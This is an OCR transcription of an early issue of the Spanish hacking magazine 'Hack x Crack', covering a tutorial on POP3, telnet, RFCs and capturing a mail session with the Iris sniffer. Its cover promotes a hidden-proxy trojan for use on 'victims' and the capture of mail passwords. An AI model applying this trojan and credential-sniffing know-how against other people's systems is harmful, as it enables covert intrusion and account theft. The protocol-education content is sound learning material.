HACK X CRACK: CCPROXY -- UTILIZA A TUS VÍCTIMAS !!!

# PC PASO A PASO

# APACHE !!!

El mejor Servidor Web

Trasforma tu PC en un Servidor WEB




The Apache Software Foundation
http://www.apache.org/

CONSIGUE UNA CUENTA POP3



GRATIS :)

CURSO DE VISUAL BASIC

SEGUNDA ENTREGA !!

Accede por TELNET a Servidores POP3




Entendiendo los Protocolos

RIPPEANDO (2ª parte): EL AUDIO AC3 -- MP3 -- OGG

Nº 7 -- P.V.P. 4,5 EUROS




HACK X CRACK - HACK X CRACK - HACK X CRACK

## LOS CUADERNOS DE HACK X CRACK

www.hackxcrack.com

HEMOS PUESTO UN SERVIDOR A TU DISPOSICIÓN

HACKEANOS !!!

## El Cuarto Troyano de de Hack x Crack:

# EL CCPROXY

Un Servidor Proxy Oculto para Anonimizar nuestras Conexiones




IPHXC (SEGUNDA PARTE) NUESTRO TERCER TROYANO

La Inseguridad del Protocolo POP3: Capturando las Claves de nuestra Cuenta de Correo

Los Primeros Pasos con

IRIS

(SNIFFANDO LA RED)



APRENDE CON NOSOTROS LO QUE NADIE SE ATREVE A ENSEÑAR




LOS CUADERNOS DE HACK X CRACK
www.hackxcrack.com

***EDITORIAL: EDITOTRANS S.L.***
***C.I.F: B43675701***

**Director Editorial**
I. SENTIS

**E-mail contacto**
director@editotrans.com

**Título de la publicación**
Los Cuadernos de HACK X CRACK.

**Nombre Comercial de la publicacíón**
PC PASO A PASO

**Web**
www.hackxcrack.com

**Deposito legal: B.26805-2002**
**Código EAN: 8414090202756**
**Código ISSN: En proceso**




**Director de la Publicación**
J. Sentís

**E-mail**
director@hackxcrack.com

**Diseño gráfico:**
J. M. Velasco

**Contacto diseñador gráfico**
grafico@hackxcrack.com

**Redactores**
AZIMUT, ROTEADO, FASTIC, MORDEA, FAUSTO, ENTROPIC, MEIDOR, HASHIMUIRA, BACKBONE, ZORTEMIUS, AK22, DORKAN, KMORK, MAILA, TITINA, SIMPSIM... ... ... ... ...

**Contacto redactores**
redactores@hackxcrack.com

**Colaboradores**
Mas de 130 personas: de España, de Brasil, de Argentina, de Francia, de Alemania de Japón y algún Estadounidense.

**Contacto colaboradores**
colaboradores@hackxcrack.com

**Imprime**
I.G. PRINTONE S.A. Tel 91 808 50 15

**Distribución**
Coedis S.L. Avda. de Barcelona 225. Molins de Rei. Barcelona. Tel 93 680 03 60 FAX 93 668 82 59
WEB: www.coedis.com (mapa de distribución en la web)


**NUMERO 7 -- PRINTED IN SPAIN**
**PERIOCIDAD MENSUAL**

# DECLARACION DE INTENCIONES

## PARA "LOS OTROS":

1.- La intención de la presente publicación NO ES fomentar la piratería informática ni la "delincuencia" en la Red.
2.- Cualquier texto publicado es VALIDADO por nuestra Asesoría Jurídica, por lo que advertimos a cualquier persona, empresa u organización de la inutilidad de cualquier iniciativa jurídica en nuestra contra. Aun así, en caso de cualquier iniciativa en contra de esta revista, deberá ser debidamente presentada y resuelta en la Razón Social que figura en nuestros documentos de constitución.
3.- Esta publicación no se hace responsable del mal uso de los conocimientos que se exponen.
4.- Esta publicación NO FACILITARÁ los datos de nuestros colaboradores ni el origen de nuestros conocimientos salvo ORDEN JUDICIAL y, aun así, advertimos que algunos de esos colaboradores NO SON CONOCIDOS mas que por sus NICKS (alias). Por ello, correrá a cargo de los organismos pertinentes su "descubrimiento".
5.- Esta publicación NO SE HACE RESPONSABLE ni tienen por qué COMPARTIR las opiniones personales vertidas por sus colaboradores, por lo que NO SOMOS RESPONSABLES de las mismas.
6.- Cualquier texto publicado estará bajo las protecciones de DERECHOS DE AUTOR y no se permite su copia, publicación, modificación o distribución sin antes obtener el permiso de esta editorial. De este punto quedan exentos aquellos textos que han sido obtenidos de terceros y/o que están sujetos a otras licencias (ya sean por parte de su autor o por terceros).
7.- Si desean ponerse en contacto con nuestro departamento jurídico, rogamos enviar mail a juridico@hackxcrack.com

## PARA NUESTROS LECTORES:

Como podréis ver, esta no es una revista mas, por primera vez tenéis ante vosotros una publicación LIBRE que os ofrecerá la posibilidad de explorar la red tal y como debe explorarse ;)

Esta publicación responde a la pregunta mas veces expuesta en LA RED: ¿Como puedo ser un hacker? Bien, ahora seguro que muchos ya se están "sonriendo" y pensando lo ilusos que somos al intentar "eregirnos" en "portadores de LA LUZ", pensando que seremos una "escuela de lamers" y similares a otras publicaciones que, entre sus 100 páginas de revista solo contiene 5 de "material utilizable" (si es que puede llamarse así).

Pues NO, lo siento, vosotros seréis nuestros jueces y, llegado el caso, NUESTROS VERDUGOS.

Nuestro objetivo es: ACABAR CON LA BASURA DE LA RED (lamers y demás "esencias") con el único método que conocemos: LA EDUCACIÓN y con un única bandera que será por siempre nuestra firma: SOLO EL CONOCIMIENTO TE HACE LIBRE.

Estos son nuestros pilares: LA EDUCACIÓN Y EL CONOCIMIENTO Para ser un HACKER (maldita palabra mal entendida por unos y peor utilizada por otros) solo hace falta dos cosas: curiosidad y medios, a partir de ahora la curiosidad deberéis ponerla VOSOTROS, porque los medios los facilitaremos NOSOTROS. En las siguientes líneas os descubrimos cómo podremos conseguir nuestros objetivos y definimos algunas de las palabras que más han sido violadas y retorcidas en su significado.

Hacker: Este término ha sufrido a lo largo de su corta historia una horrible conspiración perpetrada por la ignorancia de los medios, eso que personalmente llamo "periodismo de telediario" (en clara alusión a los ridículos artículos que no hacen mas que intoxicar nuestra percepción de las cosas e insultar nuestra inteligencia). Ese tipo de periodismo unido a "otros poderes", desde los monopolios que deben justificar su incompetencia hasta los gobiernos que deben justificar sus intereses ocultos pasando por la industria del cine (normalmente demonológica) y los medios informativos "de masas".

Pues bien, HACKER no es mas que una persona que posee conocimientos avanzados sobre una materia en concreto, normalmente relacionados con la tecnología aunque ni mucho menos limitado a ello. Ponen sus aptitudes al servicio de un único objetivo: EL CONOCIMIENTO. Desean conocer el funcionamiento de "las cosas" y no encuentran límites en sus camino mas que su propia curiosidad. No se dedican a destruir ni a causar estragos entre sus "victimas", no se dedican a robar ni a chantajear ni a regodearse de sus "conquistas", muy al contrario suelen advertir a terceros de las debilidades de sus sistemas y, desgraciadamente, esos "terceros" en lugar de agradecerles su aviso se dedican a denunciarlos o perseguirlos… aunque no siempre es así, por supuesto, muchas compañías y gobiernos han aprendido lo valiosos que son los HACKERS y ahora algunos son colaboradores (o empleados) de estos. **BILL GATES** es un HACKER (el papá ventanas), como **Linus Torvalds** (el papá Linux) o **Grace Hooper** (la Almirante, creadora del Lenguaje COBOL), los autores del COREWAR **Robert Thomas Morris, Douglas McIlroy** y **Victor Vysottsky** (precursores de los creadores de virus informáticos), **Fred Cohen** (el primer investigador y autor de los virus de la historia), **Dennis Ritchie** y **Ken Thompson** ("hacedores" del Lenguaje C y co-creadores del SO UNIX), **Gary Kildall** (autor del sistema operativo CMP y CPM/86), **Tim Paterson** (autor del Quick & Dirty DOS), **Morris** (autor de "The tour of the Worm"), **Kevin Mitnick** (el más buscado por el FBI), **Phiber Optik** (líder juvenil convertido en símbolo de los hackers), **Richard Stallman** (impulsor del "software gratuito" y GNU), **Johan Helsingius** (primer conductor de un Remailer Anónimo), **Chen Ing-Hou** (autor del virus CIH -Chernobyl- ), **Sir Dyistic** (creadorutor del Back Orifice), **David L. Smith** (virus Melissa), **Reonel Ramonez** (virus LoveLetter), **Vladimir Levin** (Robó electrónicamente 10 millones de dólares al Citibank), y muchos mas. ¿Cómo? ¿Pero no hemos dicho que los hackers no comenten delitos? Pues NO, vuelve a leer su definición… pero claro, de todo hay en la viña del señor, y al igual que hay delincuentes entre el clero hay hackers que en un momento u otro han ·caido· en la ilegalidad, nadie es perfecto!!!!! … y **Bill Gates** es un HACKER? Por supuesto, solo tienes que leerte su biografía. ¿Sorprendido? Espero que no, porque eso no es nada mas que un cero a la izquierda en comparación con lo que vas a encontrar en esta revista.

# EDITORIAL:
# EL DIRECTOR SUSTITUTO

Nuestro director ha estado de baja durante las últimas semanas y seguirá estándolo por unas cuantas más, así que le ha tocado al presente, AZIMUT, hacer de "director sustituto".

Ahora mismo son las 7:00 de la mañana y dentro de una hora tengo que tener lista la Revista para entregarla a la Imprenta, ha sido realmente complicado que este número vea la luz, una carrera contra todo (tiempo, recursos, fuerzas, horas sin dormir... ...)

No me entretendré mucho, simplemente espero que este número sea del gusto de la mayoría y tenga el menor número de errores posible dadas las circunstancias.

Doy las gracias a todos los que han colaborado conmigo para que PC PASO A PASO 7 esté hoy en tus manos y en especial a la paciencia que la mayoría han demostrado en el foro, puesto que últimamente no puedo ni postear.

Desde aquí, pido disculpas a muchos colaboradores a quienes no he podido responder sus mails, en cuanto deje la revista en la imprenta me meteré en ello.

Resumiendo, gracias a todos por leernos, aguantarnos y criticarnos :p

Un ABRAZO muy FUERTE !!!

# INDICE

# SERIE RAW: CONOCIENDO PROTOCOLOS Y SU SEGURIDAD.

# RAW1 POP3

## (PROTOCOLO DE RECEPCION DE CORREO ELECTRONICO)

-Aprenderemos a encontrar información sobre protocolos (RFCs)
-Aprenderemos a instalar y manejar rápidamente un sniffer
- Obtendremos una Cuenta POP3 GRATUITA y REDIRECCIONABLE
- Investigaremos el funcionamiento del POP3, uno de los protocolos más empleados en la recepción de emails.
- Capturaremos las CLAVES de acceso de una sesión POP3
- Empezaremos a perderle el miedo al TELNET
- Y mucho más :)

## 1.- EL PROCESO DE INVESTIGACIÓN

### 1.1. LA FILOSOFÍA DE LA SERIE RAW

Al ser éste el primer artículo de la serie, tendré que esmerarme aquí un poco más para dejar claros unos cuantos conceptos.
Lo que se pretende conseguir con esta serie es una comprensión en profundidad del funcionamiento de los protocolos que funcionan sobre TCP/IP, y que utilizamos a diario en Internet (http, ftp, pop3, smtp, irc, ...). Al igual que el castellano o el inglés son lenguajes pensados para ser utilizados directamente por el ser humano, los protocolos que utilizamos en Internet (o en nuestra red local) han sido pensados para ser usados directamente por las máquinas en sus comunicaciones, y no directamente por el ser humano. Pero esto no impide que unas mentes enfermas como las nuestras utilicen también estos protocolos aún sin ser máquinas. :-)
¿Y cual es el fin de esto? Pues el fin principal es, sin duda, el ansia de saber **cómo** funcionan las cosas, en lugar de limitarnos a utilizarlas. Es decir, el sustituir nuestra idea de los enanitos transportando paquetes de datos, por conceptos claros del funcionamiento real de las cosas.


Por supuesto, además de esta finalidad tan poética, tenemos también otras muchas aplicaciones más "prácticas", como ya se verá en otros artículos como el que me motivó a iniciar esta serie, o en el apartado final de este artículo, que saca unas cuantas conclusiones relacionadas con la seguridad en POP3.
Si nuestro cliente de correo (ya sea un cliente de correo respetable, o Outlook) es capaz de conectarse a un servidor de correo y enviar y recibir mensajes, ¿por qué no vamos a poder hacerlo nosotros? ¡Hurguemos en las tripas de los clientes de correo hasta que seamos capaces de sustituirles! :-D
Evidentemente, aunque conozcamos en detalle el funcionamiento de estos protocolos, no nos bastará con dibujar un círculo en el suelo y vocalizar con voz profunda los comandos que hemos de enviar al servidor, si no que necesitaremos siempre alguna herramienta básica que nos permita establecer una conexión con el servidor (de correo en este caso) y enviarle los comandos, así como poder leer sus respuestas a los mismos. Para ello podemos utilizar, por ejemplo, un **cliente de Telnet** cualquiera. Esto será así para toda la serie. :-)
Por si no lo sabéis, cualquier sistema operativo trae su propio cliente de Telnet, por lo que


basta que desde una consola (ya sea una shell de Linux/Unix, o una ventana MS-DOS en Windows) escribas "*telnet*" y pulses enter para que se abra la aplicación de Telnet de vuestro sistema.

## Ya hemos explicado...

Ya hemos explicado mil veces cómo abrir una Ventana de Comandos (o Shell, o Ventana MS-DOS, llámalo como quieras) desde Windows, consulta los anteriores números que es muy fácil (para Windows XP: Menu Inicio --> Ejecutar y escribimos cmd.exe)

Otra forma de abrir el telnet (en Windows 2000/XP) es ejecutarlo directamente. Vamos al Menu Inicio --> ejecutar, escribimos telnet y pulsamos aceptar




con lo que obtendremos directamente una ventana de comandos donde se está ejecutando nuestro teltet en modo texto.

Si nunca has abierto un Cliente Telnet, debes estar preguntándote qué es lo que tienes delante de tus ojos a parte de una insípida e indescifrable ventana negra... pues aunque no lo parezca, tienes ante ti una herramienta que te permite conectarte a cualquier servidor y... bueno, mejor sigue leyendo y lo verás por ti mismo. Antes de continuar, vamos a familiarizarnos un poco con nuestro nuevo juguete. Lo primero, como siempre, es pedir ayuda escribiendo un interrogante y pulsando enter (con esto accedemos a la ayuda del própio programa)

```
C:\WINDOWS\System32\telnet.exe
Cliente Telnet de Microsoft
El carácter de escape es "CTRL++"
Microsoft Telnet> ?
Los comandos se puede abreviar. Los comandos permitidos son:
c    - close          cierra la conexión actual
d    - display        muestra los parámetros de visualización
o    - open           conectarse a un sitio
q    - quit           salir de telnet
set  - set            establecer opciones (escriba 'set ?' para mostrar lista)
sen  - send           envía cadenas al servidor
st   - status         escribe la información de estado
u    - unset          desactivar opciones (escriba 'unset ?' para mostrar
                      lista)
?/h  - help           muestra información de ayuda
Microsoft Telnet>
```

Aunque al principio todo esto no te suene de nada, leete las opciones un par de veces. Ummm, hay una interesante puesto que nos ofrece más información: display, pues venga, escribe display y pulsa enter

```
C:\WINDOWS\System32\telnet.exe
Cliente Telnet de Microsoft
El carácter de escape es "CTRL++"
Microsoft Telnet> ?
Los comandos se puede abreviar. Los comandos permitidos son:
c    - close          cierra la conexión actual
d    - display        muestra los parámetros de visualización
o    - open           conectarse a un sitio
q    - quit           salir de telnet
set  - set            establecer opciones (escriba 'set ?' para mostrar lista)
sen  - send           envía cadenas al servidor
st   - status         escribe la información de estado
u    - unset          desactivar opciones (escriba 'unset ?' para mostrar
                      lista)
?/h  - help           muestra información de ayuda
Microsoft Telnet> display
El carácter de escape es "CTRL++"
Se autenticará (autenticación NTLM)
Eco local deshabilitado
Modo de nueva línea - la tecla ENTRAR envía CR y LF
Modo actual: Consola
Se negociará el tipo de terminal

Terminal preferido: ANSI
Microsoft Telnet>
```

Aquí hay una información MUY IMPORTANTES que es "Eco local deshabilitado". Cuando estemos conectados a un servidor (en este caso nos conectaremos a un servidor de mail tipo POP3), nosotros le enviaremos comandos a ese servidor remoto y él nos contestará; si tenemos deshabilitado el ECO, nuestros comandsos NO APARECERÁN en la pantalla, por lo tanto es muy recomendable activarlo. ¿Cómo lo activamos? Pues muy sencillo, fíjate en la pantalla anterior (donde vimos el comando display) y vemos otro comando interesante: "set", que nos ofrece entre otras cosas la posibilidad "set ?" (esto nos mostrará una lista de opciones para este comando). Venga, escribe "set ?" (sin comillas, por favor) y pulsa enter.

```
C:\WINDOWS\System32\telnet.exe
Cliente Telnet de Microsoft

El carácter de escape es "CTRL++"

Microsoft Telnet> ?


Los comandos se puede abreviar. Los comandos permitidos son:

c    - close            cierra la conexión actual
d    - display          muestra los parámetros de visualización
o    - open             conectarse a un sitio
q    - quit             salir de telnet
set  - set              establecer opciones (escriba 'set ?' para mostrar lista)

sen  - send       envía cadenas al servidor
st   - status           escribe la información de estado
u    - unset            desactivar opciones (escriba 'unset ?' para mostrar
                        lista)
?/h  - help             muestra información de ayuda
Microsoft Telnet> display
El carácter de escape es "CTRL++"
Se autenticará (autenticación NTLM)
Eco local deshabilitado
Modo de nueva línea - la tecla ENTRAR envía CR y LF
Modo actual: Consola
Se negociará el tipo de terminal

Terminal preferido: ANSI
Microsoft Telnet> set ?
bsasdel         La tecla de retroceso se eviará en lugar de suprimir
crlf            Modo de nueva línea - provoca que la tecla de entrada envíe
               CR, LF
delasbs         Suprimir se enviará en lugar de retroceso
escape x        x es el carácter de escape que se escribe en el símbolo del
               cliente telnet
localecho      Habilita eco local
logfile x       x es el archivo de registro de cliente actual
logging         Habilita el registro
mode x          x es la consola o la secuencia
NTLM            Habilita autenticación ntlm
term x          x es ansi, vt100, vt52 o vtnt
Microsoft Telnet> _
```

Podemos ver la opción "localecho" (habilita eco local). Pues esa es la opción que deseamos :) Recuerda que estas son opciones del comando set, por lo tanto escribe "set  localecho" (sin comillas) y pulsa enter. Veremos que obtenemos un mensaje de confirmación.




Al resto de opciones del comando set, dales un vistazo para que empiecen a sonarte




**No cierres...**

NO CIERRES ESTA VENTANA TELNET, que después la utilizaremos :)

## 1.2. DOCUMENTACIÓN

Pero, ¿por dónde empezamos? ¿Cómo voy a saber yo lo que hace mi cliente de correo? Yo sólo veo una ventana con un botón muy grande que pone ENVIAR y muchas cosas más. ¿Cómo puedo saber lo que hace cuando le doy a esos botones? Lo que voy a explicar aquí son precisamente las dos formas que tenemos de averiguar el funcionamiento interno de estas aplicaciones.

La primera opción es documentarse ya que, por suerte, hay a disposición de todo el mundo documentación completa y detallada de todos los protocolos utilizados en Internet. Toda la documentación oficial de protocolos de Internet se encuentra reunida en los llamados **RFCs** (**Request For Comments**), a los cuales se puede acceder sin ningún problema desde, por ejemplo, *www.rfc-editor.org*.

Ahí tenemos la base de datos oficial de documentos RFC. Desde esta web podemos ir a la opción *RFC SEARCH* y escribir, en el caso concreto de este documento, que trata sobre POP3, pues lo que queremos buscar: "*POP3*". Cada una de las entradas que aparecen tras la búsqueda es un documento RFC que podemos leer directamente desde aquí. :-)
Es importante que nos fijemos en el campo "*More Info (Obs&Upd)*", donde nos indican si este documento está obsoleto, si ha convertido en obsoleto algún  otro, o si algún otro documento complementa el tema con más detalles.

Por ejemplo, para nuestra búsqueda de POP3, tenemos la siguiente tabla de resultados:

| Number | Title | Author or Ed. | Date | Format | More Info (Obs&Upd) | Status |
|---|---|---|---|---|---|---|
| RFC1734 | POP3 AUTHentication command | J. Myers | December 1994 | ASCII | | PROPOSED STANDARD |
| RFC1939 STD0053 | Post Office Protocol - Version 3 | J. Myers, M. Rose | May 1996 | ASCII | Obsoletes RFC1725, Updated by RFC1957, RFC2449 | STANDARD |
| RFC1957 | Some Observations on Implementations of the Post Office Protocol (POP3) | R. Nelson | June 1996 | ASCII | obsoletes RFC1725 Updates RFC1939 | INFORMATIONAL |
| RFC2449 | POP3 Extension Mechanism | R. Gellens, C. Newman, L. Lundblade | November 1998 | ASCII | Updates RFC1939 | PROPOSED STANDARD |
| RFC2595 | Using TLS with IMAP, POP3 and ACAP | C. Newman | June 1999 | ASCII | | PROPOSED STANDARD |

Aquí vemos que el **RFC1939** es el documento que contiene la especificación general del protocolo POP3, pero que esta información es ampliada por los documentos **RFC1957**, y **RFC2449**. Vemos que el **RFC1734** nos da además información sobre el mecanismo de autenticación de POP3.

Lo lógico en este caso es empezar leyendo el **RFC1939**. Lo más probable es que encontremos en él todo lo que necesitamos, pero si por cualquier motivo necesitásemos ampliar información, ya sabemos dónde hacerlo.

Si lo tuyo no es el inglés, puedes probar suerte en el **grupo de traducción de RFCs al castellano**, en *http://www.rfc-es.org/* , aunque me temo que de momento los documentos traducidos son muy pocos y, además, un consejo personal, nunca leáis un documento técnico en una lengua que no sea la original. ;-)

Los RFCs al principio pueden dar un poco de miedo, pero en general suelen ser fáciles y rápidos de leer para una persona con unos mínimos conocimientos básicos. En caso de que no podáis con ellos, siempre podéis utilizar al omnisciente Google para encontrar algún documento más orientado al público mortal. :-)

Si, aún así, lo vuestro sigue sin ser la documentación técnica, todavía os quedan dos opciones más. La primera, leer el siguiente punto, y la segunda, por supuesto, seguir todos los números de esta revista, que te lo da ya todo masticado. ;-D

## 1.3. AIREINEGNI

Existen básicamente dos formas de hacer las cosas: por las buenas, y por las malas. Por mucho que ciertas "entidades" intenten esforzarse en ocultarnos el funcionamiento de las cosas, siempre habrá alguien suficientemente curioso y suficientemente inteligente como para hurgar hasta dar con la solución. En eso consiste precisamente la Ingeniería Inversa (o Aireinegni, como me gusta a mi llamarla). :-)

Imagínate que te compras una calculadora y, ya que la has pagado y es tuya, quieres saber cómo funciona. En vista de que no encuentras ninguna información al respecto en los manuales ni en ningún otro lugar, no te queda más remedio que coger un destornillador y abrirla para ver que hay dentro. Pero... ¡mierda! ¡No tiene tornillos! Los japoneses se han propuesto esta vez evitar a toda costa que descubras cómo funciona su cacharro. ¡Pero no podrán contigo! Vas a por la sierra mecánica y cortas cuidadosamente la carcasa de la calculadora y... ¡Oh, sorpresa! descubres que en su interior hay 27 japoneses acondroplásicos sacando numeritos de unas cajas de cartón. Ahora ya sabes cómo funciona tu flamante calculadora :-) (eso si, ahora a ver como

vuelves a cerrar la carcasa para que no se caigan los enanitos).
Por tanto, la ingeniería inversa consiste en hurgar en el interior de las cosas hasta deducir cómo están hechas y cómo funcionan. La ingeniería inversa es la base del cracking (el arte/ciencia de desproteger las copias de software), pero ha sido también ampliamente utilizada en temas de redes, como el que nos ocupa a nosotros en estos momentos. Un ejemplo típico es el de Samba, que implementa el protocolo SMB de Microsoft (el famoso NetBios de Windows) sobre plataformas Unix/Linux, y que fue desarrollado mediante ingeniería inversa.
Pero... ¿de qué me sirve a mi esto para mi misión actual, que es saber cómo funciona el protocolo POP3? ¿Cómo puedo hacer ingeniería inversa para conocer un protocolo? Pues para eso tenemos una herramienta que espero que conozcáis, que es un **sniffer**. Un sniffer es básicamente una aplicación que nos muestra los datos que circulan a través de nuestra conexión de red.
Cada vez que utilizamos nuestro cliente de correo para recibir correo, estaremos estableciendo una conexión con un servidor y enviándole una serie de comandos para realizar esta tarea. Como el sniffer captura todo el tráfico que circula a través de nuestras conexiones, capturará también todo el tráfico correspondiente a la conexión con ese servidor gracias al cual recibimos nuestro correo. Si configuramos correctamente nuestro sniffer para que filtre todos los datos que captura y nos muestre sólo los referentes a esa conexión en concreto, tendremos una captura de una sesión completa de conexión entre nuestro cliente de correo y el servidor desde el que recibimos el correo. Nos bastará ahora con analizar esa captura para deducir el funcionamiento del protocolo que utilizan nuestro cliente y el servidor para comunicarse. :-)

### 1.3.1. CAPTURA DE UNA SESIÓN POP3 CON EL SNIFFER IRIS

Vamos a ver un ejemplo concreto de esto. Ya que el espacio para mi artículo es reducido, he escogido un sniffer muy sencillo, que es el IRIS, para ver de forma rápida, y sin entrar en detalle, cómo hacer una captura de una sesión completa (en este caso, una sesión POP3). Utilizaré Iris 1.0, a pesar de que hay ya una versión 4.0.5, ya que para lo que vamos a hacer nos sirve cualquier versión.



**En nuestra Web...**


En nuestra Web (www.hackxcrack.com) encontrarás la versión 4.0.5 del IRIS. De paso puedes mirarte la página oficial de programa, que nunca viene mal ;) (http://www.eeye.com)

No pretendo dar un cursillo de manejo de IRIS, por lo que iremos directamente al grano. Suponiendo que habéis instalado y configurado IRIS correctamente (no tiene más misterio que seleccionar vuestra tarjeta de red), voy a dar una serie de pasos para capturar la sesión POP3:

#### 1.3.1.1. Configuración del filtro

Supongo que, igual que yo, y que cualquier otro flipado de la informática (llámalo geek, si lo prefieres), en tu PC habrá ahora mismo corriendo un cliente de IRC, 4 clientes de FTP, un navegador, un servidor FTP, etc, etc. En resumen, que como te pongas a capturar el tráfico de tu red va a aparecer ahí desde las conversaciones que tienes con el gordo peludo ese que dice ser una preciosa sueca de ojos verdes, hasta los chorizos de bytes que componen la foto del bomboncito de la semana. Por tanto, lo primero que hay que hacer es decirle a IRIS que filtre sólo el tráfico que nos interesa. Para eso tenemos en la columna de la izquierda una serie de iconos, que son las

funciones básicas del programa. Lo que nos interesa ahora es el icono **Filters.** Se nos abrirá una ventana para editar la configuración de los filtros. Ahí vamos a la pestaña **Ports**, donde podemos hacer un filtrado por puertos. En la lista **Well Known Ports** seleccionamos *POP3*, y aparecerá ahora en la lista **Filtered Ports**, que es donde están los puertos que hemos seleccionado para filtrar. Es importante que esté activada la opción **Inclusive** ya que, en caso contrario, mostraría todos los puertos excepto los escogidos.







## En la versión...

En la versión 4.0.5 del IRIS, cuando pulses sobre filters verás la opción EDIT FILTERS. Pulsa sobre ella y verás una ventana muy parecida a la anterior. Elimina todos los puertos de la sección FILTERED PORTS (pulsando el botón REMOVE ALL *eliminar todos*) y añade el POP3(110) que lo tienes a la derecha en la sección WELL KNOWN PORTS *puertos conocidos* -solo tienes que pulsar el mouse dos veces sobre POP3(110)-   ;p

### 1.3.1.2. ¡Capturando!

Para comenzar la captura, basta con pulsar sobre el icono **Start/Stop Capture**, que es el que parece un botón de PLAY (también lo tenéis en el menú **Capture**).





A partir de este momento, ya estamos capturando. Lógicamente, no veremos nada, ya que sólo nos mostrará lo que hemos filtrado, es decir, los datos de las conexiones POP3, y de momento no tenemos ninguna conexión POP3 establecida.

Así que este es el momento en el que abrimos nuestro cliente de correo y le decimos que reciba los mensajes del servidor. Volvemos a la ventana de IRIS y... imagia! se ha llenado de numerajos y letras. :-)

Una vez que hemos terminado de recibir los mensajes, podemos dar a **Stop** en IRIS. Si no le das al STOP, no podrás hacer el Decode en el siguiente apartado.

